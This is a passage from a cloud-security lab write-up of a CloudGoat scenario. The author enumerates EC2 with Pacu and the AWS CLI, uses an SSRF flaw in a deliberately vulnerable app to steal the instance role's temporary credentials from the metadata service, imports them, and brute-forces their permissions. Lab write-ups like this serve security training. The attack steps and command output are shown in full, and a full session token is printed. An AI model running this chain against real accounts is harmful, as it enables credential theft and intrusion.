      "ec2:DescribeImportSnapshotTasks",
      "ec2:DescribeHosts",
      "ec2:DescribeCapacityReservations",
      "ec2:DescribeCustomerGateways",
      "ec2:DescribeRouteTables",
      "ec2:DescribeVpcPeeringConnections",
      "ec2:DescribeSpotPriceHistory",
      "ec2:DescribePrincipalIdFormat",
      "ec2:DescribeReservedInstancesOfferings",
      "ec2:DescribeSpotFleetRequests",
      "ec2:DescribeClientVpnEndpoints",
      "ec2:DescribeVpcEndpointServiceConfigurations",
      "ec2:DescribePublicIpv4Pools",
      "ec2:DescribeTags",
      "ec2:DescribeAccountAttributes",
      "ec2:DescribeVpcEndpointServices",
      "ec2:DescribeVolumes",
      "ec2:DescribeEgressOnlyInternetGateways",
      "ec2:DescribeInstanceStatus",
      "ec2:DescribeReservedInstances",
      "ec2:DescribeSubnets",
      "ec2:DescribeFleets",
      "ec2:DescribeHostReservations",
      "ec2:DescribeRegions",
      "ec2:DescribeClassicLinkInstances",
      "ec2:DescribeImportImageTasks",
      "ec2:DescribeBundleTasks",
      "ec2:DescribeHostReservationOfferings",
      "ec2:DescribeNetworkInterfaces",
      "ec2:DescribeIamInstanceProfileAssociations",
      "ec2:DescribeReservedInstancesModifications",
      "ec2:DescribeTransitGatewayVpcAttachments",
      "ec2:DescribeNetworkAcls",
      "ec2:DescribeInstanceCreditSpecifications",
      "ec2:DescribeSecurityGroups",
      "ec2:DescribeNatGateways",
      "ec2:DescribeInstances",
      "ec2:DescribeFpgaImages",
      "ec2:DescribeVpcClassicLink",
      "ec2:DescribeKeyPairs",
      "ec2:DescribeVpnConnections",
      "ec2:DescribeVpcClassicLinkDnsSupport",
      "ec2:DescribeNetworkInterfacePermissions",
      "ec2:DescribeIdFormat",
      "ec2:DescribeFlowLogs",
      "ec2:DescribeLaunchTemplates",
      "ec2:DescribeAggregateIdFormat",
      "ec2:DescribeInternetGateways",
      "ec2:DescribeVolumeStatus",
      "ec2:DescribeConversionTasks",
      "ec2:DescribeAvailabilityZones",
      "ec2:DescribeVpcEndpointConnections",
      "ec2:DescribeVolumesModifications",
      "ec2:DescribeAddresses",
      "ec2:DescribePrefixLists",
      "ec2:DescribeVpcEndpoints",
      "ec2:DescribeDhcpOptions",
      "ec2:DescribeTransitGatewayAttachments",
      "dynamodb:DescribeEndpoints"
    ],
    "Deny": []
  }
}
Pacu (solus:imported-lambda-ec2) >
Enumerate EC2 via CLI
At this point, I knew that the current AWS credentials belonged to an EC2 instance role. To better understand the environment and identify potential attack paths, I began enumerating the EC2 resources accessible with these credentials.
I then attempted to list the available EC2 instances using the current AWS credentials to identify any accessible instances and gather additional information about the environment.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
┌─[jay@parrot]─[~]
└──╼ $aws ec2 describe-instances --region us-east-1 --profile lambda-ec2
{
    "Reservations": [
        {
            "ReservationId": "r-0644db1ce336f0ffb",
            "OwnerId": "208501907498",
            "Groups": [],
            "Instances": [
                {
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/sda1",
                            "Ebs": {
                                "AttachTime": "2026-08-06T18:36:26+00:00",
                                "DeleteOnTermination": true,
                                "Status": "attached",
                                "VolumeId": "vol-07a3a0fc71c4e9f20",
                                "EbsCardIndex": 0
                            }
                        }
                    ],
                    "ClientToken": "terraform-jZOR3xik9EeZIzI1xG4dxL45jW",
                    "EbsOptimized": false,
                    "EnaSupport": true,
                    "Hypervisor": "xen",
                    "IamInstanceProfile": {
                        "Arn": "arn:aws:iam::208501907498:instance-profile/cg-ec2-instance-profile-cgidd4kc38j349",
                        "Id": "AIPATBC5OUAVE3FWHO5KJ"
                    },
                    "NetworkInterfaces": [
                        {
                            "Association": {
                                "IpOwnerId": "amazon",
                                "PublicDnsName": "ec2-3-86-32-112.compute-1.amazonaws.com",
                                "PublicIp": "3.86.32.112"
                            },
                            "Attachment": {
                                "AttachTime": "2026-08-06T18:36:25+00:00",
                                "AttachmentId": "eni-attach-09f03968e5e0926f4",
                                "DeleteOnTermination": true,
                                "DeviceIndex": 0,
                                "Status": "attached",
                                "NetworkCardIndex": 0
                            },
                            "Description": "",
                            "Groups": [
                                {
                                    "GroupId": "sg-00bd430d4b6bfb0ae",
                                    "GroupName": "cg-ec2-ssh-cgidd4kc38j349"
                                }
                            ],
                            "Ipv6Addresses": [],
                            "MacAddress": "12:d1:ac:d1:12:b7",
                            "NetworkInterfaceId": "eni-0248a8752aa893789",
                            "OwnerId": "208501907498",
                            "PrivateDnsName": "ip-10-10-10-141.ec2.internal",
                            "PrivateIpAddress": "10.10.10.141",
                            "PrivateIpAddresses": [
                                {
                                    "Association": {
                                        "IpOwnerId": "amazon",
                                        "PublicDnsName": "ec2-3-86-32-112.compute-1.amazonaws.com",
                                        "PublicIp": "3.86.32.112"
                                    },
                                    "Primary": true,
                                    "PrivateDnsName": "ip-10-10-10-141.ec2.internal",
                                    "PrivateIpAddress": "10.10.10.141"
                                }
                            ],
                            "SourceDestCheck": true,
                            "Status": "in-use",
                            "SubnetId": "subnet-044e83420a5c0999a",
                            "VpcId": "vpc-092de7fc47cf795ad",
                            "InterfaceType": "interface",
                            "Operator": {
                                "Managed": false
                            }
                        }
                    ],
                    "RootDeviceName": "/dev/sda1",
                    "RootDeviceType": "ebs",
                    "SecurityGroups": [
                        {
                            "GroupId": "sg-00bd430d4b6bfb0ae",
                            "GroupName": "cg-ec2-ssh-cgidd4kc38j349"
                        }
                    ],
                    "SourceDestCheck": true,
                    "Tags": [
                        {
                            "Key": "Scenario",
                            "Value": "iam_privesc_by_key_rotation"
                        },
                        {
                            "Key": "Stack",
                            "Value": "CloudGoat"
                        },
                        {
                            "Key": "Name",
                            "Value": "cg-ubuntu-ec2-cgidd4kc38j349"
                        }
                    ],
                    "VirtualizationType": "hvm",
                    "CpuOptions": {
                        "CoreCount": 1,
                        "ThreadsPerCore": 2
                    },
                    "CapacityReservationSpecification": {
                        "CapacityReservationPreference": "open"
                    },
                    "HibernationOptions": {
                        "Configured": false
                    },
                    "MetadataOptions": {
                        "State": "applied",
                        "HttpTokens": "optional",
                        "HttpPutResponseHopLimit": 2,
                        "HttpEndpoint": "enabled",
                        "HttpProtocolIpv6": "disabled",
                        "InstanceMetadataTags": "disabled"
                    },
                    "EnclaveOptions": {
                        "Enabled": false
                    },
                    "BootMode": "uefi-preferred",
                    "PlatformDetails": "Linux/UNIX",
                    "UsageOperation": "RunInstances",
                    "UsageOperationUpdateTime": "2026-08-06T18:36:25+00:00",
                    "PrivateDnsNameOptions": {
                        "HostnameType": "ip-name",
                        "EnableResourceNameDnsARecord": false,
                        "EnableResourceNameDnsAAAARecord": false
                    },
                    "MaintenanceOptions": {
                        "AutoRecovery": "default",
                        "RebootMigration": "default"
                    },
                    "CurrentInstanceBootMode": "uefi",
                    "NetworkPerformanceOptions": {
                        "BandwidthWeighting": "default"
                    },
                    "Operator": {
                        "Managed": false,
                        "HiddenByDefault": false
                    },
                    "SecondaryInterfaces": [],
                    "InstanceId": "i-029dfd2441a4e3d1f",
                    "ImageId": "ami-052355af2a014bd2c",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "PrivateDnsName": "ip-10-10-10-141.ec2.internal",
                    "PublicDnsName": "ec2-3-86-32-112.compute-1.amazonaws.com",
                    "StateTransitionReason": "",
                    "KeyName": "cg-ec2-key-pair-cgidd4kc38j349",
                    "AmiLaunchIndex": 0,
                    "ProductCodes": [],
                    "InstanceType": "t3.micro",
                    "LaunchTime": "2026-08-06T18:36:25+00:00",
                    "Placement": {
                        "AvailabilityZoneId": "use1-az2",
                        "GroupName": "",
                        "Tenancy": "default",
                        "AvailabilityZone": "us-east-1a"
                    },
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "SubnetId": "subnet-044e83420a5c0999a",
                    "VpcId": "vpc-092de7fc47cf795ad",
                    "PrivateIpAddress": "10.10.10.141",
                    "PublicIpAddress": "3.86.32.112"
                }
            ]
        }
    ]
}

┌─[jay@parrot]─[~]
└──╼ $
I have got below information
- ReservationId -
r-0644db1ce336f0ffb - Public IP -
3.86.32.112 - GroupName -
cg-ec2-ssh-cgidd4kc38j349 - Instance Id -
i-029dfd2441a4e3d1f - Arn -
arn:aws:iam::208501907498:instance-profile/cg-ec2-instance-profile-cgidd4kc38j349
Next, I identified the IAM roles attached to the EC2 instances. This allows us to determine which permissions are associated with each instance and identify potential paths for further enumeration or privilege escalation.
The command quickly retrieves the IAM instance profile associated with the target EC2 instance.
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~]
└──╼ $aws ec2 describe-instances --query "Reservations[*].Instances[*].IamInstanceProfile.Arn" --profile lambda-ec2
[
    [
        "arn:aws:iam::208501907498:instance-profile/cg-ec2-instance-profile-cgidd4kc38j349"
    ]
]

┌─[jay@parrot]─[~]
└──╼ $
Next, I enumerated the security groups associated with the EC2 instances to understand the network exposure of the environment.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
┌─[jay@parrot]─[~]
└──╼ $aws ec2 describe-security-groups --region us-east-1 --profile lambda-ec2
{
    "SecurityGroups": [
        {
            "GroupId": "sg-0ae4e687ce60dbc15",
            "IpPermissionsEgress": [
                {
                    "IpProtocol": "-1",
                    "UserIdGroupPairs": [],
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": []
                }
            ],
            "VpcId": "vpc-092de7fc47cf795ad",
            "SecurityGroupArn": "arn:aws:ec2:us-east-1:208501907498:security-group/sg-0ae4e687ce60dbc15",
            "OwnerId": "208501907498",
            "GroupName": "default",
            "Description": "default VPC security group",
            "IpPermissions": [
                {
                    "IpProtocol": "-1",
                    "UserIdGroupPairs": [
                        {
                            "UserId": "208501907498",
                            "GroupId": "sg-0ae4e687ce60dbc15"
                        }
                    ],
                    "IpRanges": [],
                    "Ipv6Ranges": [],
                    "PrefixListIds": []
                }
            ]
        },
        {
            "GroupId": "sg-0c72dcfea5aa794da",
            "IpPermissionsEgress": [
                {
                    "IpProtocol": "-1",
                    "UserIdGroupPairs": [],
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": []
                }
            ],
            "VpcId": "vpc-0741318f7d71a0320",
            "SecurityGroupArn": "arn:aws:ec2:us-east-1:208501907498:security-group/sg-0c72dcfea5aa794da",
            "OwnerId": "208501907498",
            "GroupName": "default",
            "Description": "default VPC security group",
            "IpPermissions": [
                {
                    "IpProtocol": "-1",
                    "UserIdGroupPairs": [
                        {
                            "UserId": "208501907498",
                            "GroupId": "sg-0c72dcfea5aa794da"
                        }
                    ],
                    "IpRanges": [],
                    "Ipv6Ranges": [],
                    "PrefixListIds": []
                }
            ]
        },
        {
            "GroupId": "sg-00bd430d4b6bfb0ae",
            "IpPermissionsEgress": [
                {
                    "IpProtocol": "-1",
                    "UserIdGroupPairs": [],
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": []
                }
            ],
            "Tags": [
                {
                    "Key": "Stack",
                    "Value": "CloudGoat"
                },
                {
                    "Key": "Name",
                    "Value": "cg-ec2-ssh-cgidd4kc38j349"
                },
                {
                    "Key": "Scenario",
                    "Value": "iam_privesc_by_key_rotation"
                }
            ],
            "VpcId": "vpc-092de7fc47cf795ad",
            "SecurityGroupArn": "arn:aws:ec2:us-east-1:208501907498:security-group/sg-00bd430d4b6bfb0ae",
            "OwnerId": "208501907498",
            "GroupName": "cg-ec2-ssh-cgidd4kc38j349",
            "Description": "CloudGoat cgidd4kc38j349 Security Group for EC2 Instance over SSH",
            "IpPermissions": [
                {
                    "IpProtocol": "tcp",
                    "FromPort": 80,
                    "ToPort": 80,
                    "UserIdGroupPairs": [],
                    "IpRanges": [
                        {
                            "CidrIp": "150.129.181.161/32"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": []
                },
                {
                    "IpProtocol": "tcp",
                    "FromPort": 22,
                    "ToPort": 22,
                    "UserIdGroupPairs": [],
                    "IpRanges": [
                        {
                            "CidrIp": "150.129.181.161/32"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": []
                }
            ]
        }
    ]
}

┌─[jay@parrot]─[~]
└──╼ $
The enumeration revealed that ports 80 (HTTP) and 22 (SSH) are publicly accessible on the EC2 instance. The instance is associated with the following public IP address:
1
3.86.32.112
EC2 Enumeration via Pacu
I ran the ec2__enum module to enumerate the accessible EC2 resources. I then analyzed the output to identify useful information such as running instances, attached IAM roles, security groups, network configuration, and publicly exposed services.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
Pacu (solus:imported-lambda-ec2) > run ec2__enum --region us-east-1
  Running module ec2__enum...
[ec2__enum] Starting region us-east-1...
[ec2__enum]   1 instance(s) found.
[ec2__enum]   3 security groups(s) found.
[ec2__enum]   0 elastic IP address(es) found.
[ec2__enum]   1 public IP address(es) found and added to text file located at: ~/.local/share/pacu/solus/downloads/ec2_public_ips_solus_us-east-1.txt
[ec2__enum]   0 VPN customer gateway(s) found.
[ec2__enum]   0 dedicated host(s) found.
[ec2__enum]   2 network ACL(s) found.
[ec2__enum]   0 NAT gateway(s) found.
[ec2__enum]   1 network interface(s) found.
[ec2__enum]   3 route table(s) found.
[ec2__enum]   7 subnet(s) found.
[ec2__enum]   2 VPC(s) found.
[ec2__enum]   0 VPC endpoint(s) found.
[ec2__enum]   0 launch template(s) found.
[ec2__enum] ec2__enum completed.

[ec2__enum] MODULE SUMMARY:

  Regions:
     us-east-1

    1 total instance(s) found.
    3 total security group(s) found.
    0 total elastic IP address(es) found.
    1 total public IP address(es) found.
    0 total VPN customer gateway(s) found.
    0 total dedicated hosts(s) found.
    2 total network ACL(s) found.
    0 total NAT gateway(s) found.
    1 total network interface(s) found.
    3 total route table(s) found.
    7 total subnets(s) found.
    2 total VPC(s) found.
    0 total VPC endpoint(s) found.
    0 total launch template(s) found.

Pacu (solus:imported-lambda-ec2) >
I have found
- 1 total instance(s) found.
- 3 total security group(s) found.
- 1 total public IP address(es) found.
- 2 total network ACL(s) found.
- 1 total network interface(s) found.
- 3 total route table(s) found.
- 7 total subnets(s) found.
- 2 total VPC(s) found
Run whoami command view the full information
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
Pacu (solus:imported-lambda-ec2) > whoami
{
  "UserName": "wrex-cgidd4kc38j349",
  "RoleName": null,
  "Arn": "arn:aws:iam::208501907498:user/wrex-cgidd4kc38j349",
  "AccountId": "208501907498",
  "UserId": "AIDATBC5OUAVIBHVNFVDH",
  "Roles": null,
  "Groups": [],
  "Policies": [],
  "AccessKeyId": "AKIATBC5OUAVKHJZUX6P",
  "SecretAccessKey": "vtjRSzTeoF6hjloa9MoK********************",
  "SessionToken": null,
  "KeyAlias": "imported-lambda-ec2",
  "PermissionsConfirmed": false,
  "Permissions": {
    "Allow": [
      "sts:GetCallerIdentity",
      "sts:GetSessionToken",
      "ec2:DescribeVpcs",
      "ec2:DescribeExportTasks",
      "ec2:DescribeVpcEndpointConnectionNotifications",
      "ec2:DescribePlacementGroups",
      "ec2:DescribeSpotInstanceRequests",
      "ec2:DescribeVpnGateways",
      "ec2:DescribeScheduledInstances",
      "ec2:DescribeTransitGateways",
      "ec2:DescribeTransitGatewayRouteTables",
      "ec2:DescribeImportSnapshotTasks",
      "ec2:DescribeHosts",
      "ec2:DescribeCapacityReservations",
      "ec2:DescribeCustomerGateways",
      "ec2:DescribeRouteTables",
      "ec2:DescribeVpcPeeringConnections",
      "ec2:DescribeSpotPriceHistory",
      "ec2:DescribePrincipalIdFormat",
      "ec2:DescribeReservedInstancesOfferings",
      "ec2:DescribeSpotFleetRequests",
      "ec2:DescribeClientVpnEndpoints",
      "ec2:DescribeVpcEndpointServiceConfigurations",
      "ec2:DescribePublicIpv4Pools",
      "ec2:DescribeTags",
      "ec2:DescribeAccountAttributes",
      "ec2:DescribeVpcEndpointServices",
      "ec2:DescribeVolumes",
      "ec2:DescribeEgressOnlyInternetGateways",
      "ec2:DescribeInstanceStatus",
      "ec2:DescribeReservedInstances",
      "ec2:DescribeSubnets",
      "ec2:DescribeFleets",
      "ec2:DescribeHostReservations",
      "ec2:DescribeRegions",
      "ec2:DescribeClassicLinkInstances",
      "ec2:DescribeImportImageTasks",
      "ec2:DescribeBundleTasks",
      "ec2:DescribeHostReservationOfferings",
      "ec2:DescribeNetworkInterfaces",
      "ec2:DescribeIamInstanceProfileAssociations",
      "ec2:DescribeReservedInstancesModifications",
      "ec2:DescribeTransitGatewayVpcAttachments",
      "ec2:DescribeNetworkAcls",
      "ec2:DescribeInstanceCreditSpecifications",
      "ec2:DescribeSecurityGroups",
      "ec2:DescribeNatGateways",
      "ec2:DescribeInstances",
      "ec2:DescribeFpgaImages",
      "ec2:DescribeVpcClassicLink",
      "ec2:DescribeKeyPairs",
      "ec2:DescribeVpnConnections",
      "ec2:DescribeVpcClassicLinkDnsSupport",
      "ec2:DescribeNetworkInterfacePermissions",
      "ec2:DescribeIdFormat",
      "ec2:DescribeFlowLogs",
      "ec2:DescribeLaunchTemplates",
      "ec2:DescribeAggregateIdFormat",
      "ec2:DescribeInternetGateways",
      "ec2:DescribeVolumeStatus",
      "ec2:DescribeConversionTasks",
      "ec2:DescribeAvailabilityZones",
      "ec2:DescribeVpcEndpointConnections",
      "ec2:DescribeVolumesModifications",
      "ec2:DescribeAddresses",
      "ec2:DescribePrefixLists",
      "ec2:DescribeVpcEndpoints",
      "ec2:DescribeDhcpOptions",
      "ec2:DescribeTransitGatewayAttachments",
      "dynamodb:DescribeEndpoints"
    ],
    "Deny": []
  }
}
Pacu (solus:imported-lambda-ec2) >
Exploit SSRF
IP address 3.86.32.112 belongs to an EC2 instance. Next, I opened the IP address in a web browser to inspect the web application hosted on the instance and look for any potentially interesting functionality or security weaknesses.

Its a demo application which is vulnerable to SSRF attack and a message
1
I am an application. I want to be useful, so give me a URL to request for you.
The message indicates that the application accepts a URL as input and returns the corresponding response. Since the IP address belongs to an EC2 instance, I suspected that the application could potentially be vulnerable to Server-Side Request Forgery (SSRF).
To test this, I attempted to use the application to request the EC2 Instance Metadata Service and determine whether sensitive instance information could be accessed through the application.

I successfully exploit SSRF attack and get the appropriate response.
After accessing the EC2 instance metadata, I retrieved the temporary credentials associated with the IAM role attached to the instance. These credentials included an access key ID, secret access key, and session token, which could then be used to authenticate AWS API requests with the permissions granted to that role.

I successfully steal temporary role credentials.
Configure the access key, secret key and token in the AWS CLI.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌─[jay@parrot]─[~]
└──╼ $aws configure --profile cgec2

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: ASIATBC5O********VDWN
AWS Secret Access Key [None]: PsF2xJBEYYaYD*************FwPZhLZYaP3HNq
AWS Session Token [None]: IQoJb3JpZ2luX2VjEH0aCXVzLWVhc3QtMSJHMEUCIAg6eJEblWg5O1s26op+oKhIkuxr4T1P1gCNRH4F9O62AiEApjNxxHqhtFhItEMruIhGvKOA+Ch1xIYvpai/RAju7MgqvAUIRRABGgwyMDg1MDE5MDc0OTgiDGAa1P3dVkJusYs6HiqZBXTf/SSR6zX+CTshOjTHwTxusCEn5x082u4XlLEyLR6Bq7YV2cOPhNYADOJLLmWkIE4PK/Ifl8++HGBjpYzzdtOuD11Bg9GipGwqbD***************g4BEhlsuwanmJfT4OHk5OrFHuf37Z5gUBQ97QZI0egonx4yq7hYNs5bUz69JvypKfYXmJKtoyI0x0mK0VWshxJakiqom6kM6FaTeRlynFhPAx2KFH8phavL2Mywcdhal0PZKLBjiAwu9HoXG4nVWiOKR3EU1MGITi+Z7zcokLHBzzGtq+bqfSgrkRB8vyTRhAhzyEIy9HMq8IAw0PNiiPBFN6RIMt1WQ7fyQnF2LraYFjjccOSmZN+CI6lVh8i4TQidUswgZAsAqc1OwUoupMED+HLteum6k5jhgK2d+SV2CEkh7Tz5yS3tSTwHttnW5+t03pRg0+uJPy13HiKKutr6CjK5mVc8XVa5DAfcWGdwHxAuDnH9sdG9Qt0Tm3oMl7owwvrAmVLmzQoiTKsGqUvGmv+25QHIir+uTSVIoPen+W1bR1KMwv5qlt8T8sx+mWrMIbV09MGOrEB/axy7sNie0NOGtnMXe/e7wpQzWMQ0wX/INBsIOkL1VBktTcvgZ/tE4zvVuGQ2z7rNsPGdQLEkLad8bV4qXjuCGcqf15wLvItyT316qcPPkScB5KakRan6YD49iQIxJGhdYurYQYILPTwHfWPKZBTP1oQmkODGsJA8yqN/QhIvjUD1zfJyaOYKBQnMbhr0g0KaU5uWyTG4HhAnYuagQNFt716k51IgmOjol68oRE0KPaZ
Default region name [None]: us-east-1
Default output format [None]: json

┌─[jay@parrot]─[~]
└──╼ $
Verify the credentials if I configured correct
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~]
└──╼ $aws sts get-caller-identity --profile cgec2
{
    "UserId": "AROATBC5OUAVFAIEUC6FZ:i-029dfd2441a4e3d1f",
    "Account": "208501907498",
    "Arn": "arn:aws:sts::208501907498:assumed-role/cg-ec2-role-cgidd4kc38j349/i-029dfd2441a4e3d1f"
}

┌─[jay@parrot]─[~]
└──╼ $
Discovering Credentials and Invoking the Lambda Function
Next, I imported the newly identify AWS credentials into Pacu and verified that the credentials were successfully configured. This allowed me to continue enumerating AWS resources using the permissions associated with the newly identified IAM role.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Pacu (solus:imported-lambda-ec2) > import_keys cgec2
  Imported keys as "imported-cgec2"
Pacu (solus:imported-cgec2) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "ASIAT********FVDWN",
  "SecretAccessKey": "PsF2xJBEYYaYDMg2vzM0********************",
  "SessionToken": "IQoJb3JpZ2luX2VjEH0aCXVzLWVhc3QtMSJHMEUCIAg6eJEblWg5O1s26op+oKhIkuxr4T1P1gCNRH4F9O62AiEApjNxxHqhtFhItEMruIhGvKOA+Ch1xIYvpai/RAju7MgqvAUIRRABGgwyMDg1MDE5MDc0OTgiDGAa1P3dVkJusYs6HiqZBXTf/SSR6zX+CTshOjTHwTxusCEn5x082u4XlLEyLR6Bq7YV2cOPhNYADOJLLmWkIE4PK/Ifl8++HGBjpYzzdtOuD11Bg9GipGwqbDBfLugSdyJ9f0w39yBuTooN1E32AdgsVg2IuN8WO9UzFe8ldrBmUyUuaDN9qmDqE+uLXTesY3Qd1Zb3G9R5Eh8MuqaI4fA***********7fyQnF2LraYFjjccOSmZN+CI6lVh8i4TQidUswgZAsAqc1OwUoupMED+HLteum6k5jhgK2d+SV2CEkh7Tz5yS3tSTwHttnW5+t03pRg0+uJPy13HiKKutr6CjK5mVc8XVa5DAfcWGdwHxAuDnH9sdG9Qt0Tm3oMl7owwvrAmVLmzQoiTKsGqUvGmv+25QHIir+uTSVIoPen+W1bR1KMwv5qlt8T8sx+mWrMIbV09MGOrEB/axy7sNie0NOGtnMXe/e7wpQzWMQ0wX/INBsIOkL1VBktTcvgZ/tE4zvVuGQ2z7rNsPGdQLEkLad8bV4qXjuCGcqf15wLvItyT316qcPPkScB5KakRan6YD49iQIxJGhdYurYQYILPTwHfWPKZBTP1oQmkODGsJA8yqN/QhIvjUD1zfJyaOYKBQnMbhr0g0KaU5uWyTG4HhAnYuagQNFt716k51IgmOjol68oRE0KPaZ",
  "KeyAlias": "imported-cgec2",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}
Pacu (solus:imported-cgec2) >
The next step is to determine what permissions are available to the current IAM user. For this, I used iam__bruteforce_permissions to enumerate the permissions that the user can successfully perform.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
Pacu (solus:imported-cgec2) > run iam__bruteforce_permissions --region us-east-1
  Running module iam__bruteforce_permissions...
[iam__bruteforce_permissions] Enumerated IAM Permissions:
[iam__bruteforce_permissions] Enumerating us-east-1
2026-08-07 02:18:56,674 - 15337 - [INFO] Starting permission enumeration for access-key-id "ASIATBC5OUAVLRXFVDWN"
2026-08-07 02:18:57,602 - 15337 - [INFO] -- Account ARN : arn:aws:sts::208501907498:assumed-role/cg-ec2-role-cgidd4kc38j349/i-029dfd2441a4e3d1f
2026-08-07 02:18:57,602 - 15337 - [INFO] -- Account Id  : 208501907498
2026-08-07 02:18:57,602 - 15337 - [INFO] -- Account Path: assumed-role/cg-ec2-role-cgidd4kc38j349/i-029dfd2441a4e3d1f
2026-08-07 02:18:59,201 - 15337 - [INFO] Attempting common-service describe / list brute force.
2026-08-07 02:19:04,357 - 15337 - [INFO] -- dynamodb.describe_endpoints() worked!
2026-08-07 02:19:08,845 - 15337 - [INFO] -- sts.get_caller_identity() worked!
